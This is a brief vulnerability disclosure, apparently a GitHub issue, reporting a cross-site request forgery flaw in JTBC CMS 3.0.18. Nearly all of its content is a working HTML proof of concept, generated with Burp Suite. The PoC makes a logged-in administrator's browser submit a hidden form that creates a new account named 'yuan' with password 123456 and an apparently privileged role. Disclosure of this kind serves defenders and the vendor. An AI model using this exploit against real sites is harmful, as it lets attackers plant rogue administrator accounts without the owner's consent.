
JTBC CSRF

Version:3.0.18

After administrator logged in,open the this page

Poc:



<html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form action="http://10.46.38.141/console/account/manage.php?type=action&action=add" method="POST">

<input type="hidden" name="username" value="yuan" />

<input type="hidden" name="password" value="123456" />

<input type="hidden" name="cpassword" value="123456" />

<input type="hidden" name="role" value="&#45;1" />

<input type="hidden" name="email" value="asdf&#64;163&#46;com" />

<input type="submit" value="Submit request" />

</form>

</body>

</html>

